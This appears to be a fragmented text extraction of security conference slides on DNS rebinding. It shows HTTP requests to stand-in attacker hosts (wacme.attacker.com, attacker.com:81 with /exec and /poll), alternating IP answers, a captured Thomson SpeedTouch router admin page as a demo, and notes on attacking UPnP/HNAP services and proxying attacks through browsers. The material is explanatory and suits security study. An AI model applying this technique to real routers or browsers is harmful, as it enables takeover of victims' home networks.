
1.4.1.4



# Rebind

---

Location: <http://wacme.attacker.com/exec>






# Rebind


---

What is the IP address for  
wacme.attacker.com?



# Rebind

---




# Rebind

---

GET /exec HTTP/1.1  
Host: wacme.attacker.com



2.3.5.8




1.4.1.4



# Rebind

---




# Rebind

---

GET / HTTP/1.1  
Host: wacme.attacker.com



2.3.5.8




1.4.1.4



# Rebind

---




# Rebind

---

GET / HTTP/1.1  
Host: wacme.attacker.com



2.3.5.8



1.4.1.4



# Rebind

---






# Rebind

---

GET /poll HTTP/1.1  
Host: attacker.com:81



2.3.5.8




1.4.1.4




# Rebind

---



# Rebind

---




# Rebind

---

GET http://2.3.5.8/ HTTP/1.1



2.3.5.8



1.4.1.4




# Rebind

---

GET /poll HTTP/1.1  
Host: attacker.com:81



2.3.5.8




1.4.1.4



# Rebind

---




# Rebind

---

GET / HTTP/1.1  
Host: wacme.attacker.com



2.3.5.8



1.4.1.4



# Rebind

---






# Rebind

---

```
POST /exec HTTP/1.1  
Host: attacker.com:81  
  
<html>...</html>
```



2.3.5.8



1.4.1.4



# Rebind

---



# Rebind

SpeedTouch - Home - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://92.11.1.1/

Most Visited Getting Started Latest Headlines

SpeedTouch - Home

## THOMSON ST585v6sl

THOMSON logo

SpeedTouch

Broadband Connection

Toolbox

Home Network

[ Administrator ] Help

Home

[SpeedTouch](#)

### SpeedTouch

[Information](#)

Product Name:	ST585v6
Software Release:	6.2.29.2

[Broadband Connection](#) [Connection OK](#)

### Broadband Connection

Internet:	Connected	<a href="#">Disconnect</a>
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[Toolbox](#)

### Toolbox

[Game & Application Sharing](#)

Firewall:	Standard
-----------	----------

[Home Network](#)

### Home Network

WLAN Interface	<a href="#">Wireless:</a>	
Ethernet Interface	<a href="#">Ethernet:</a>	

[LinksysPAP](#)

[Unknown-00-16-d4-4c-81-74](#)

[windowsvista](#)

Done

# Demo

---



# More Fun With Rebind

---

- ▶ **Attacking SOAP services**
  - ▶ UPnP
  - ▶ HNAP
- ▶ **We can rebind to any public IP**
  - ▶ Proxy attacks to other Web sites via your browser
    - ▶ As long as the site doesn't check the host header

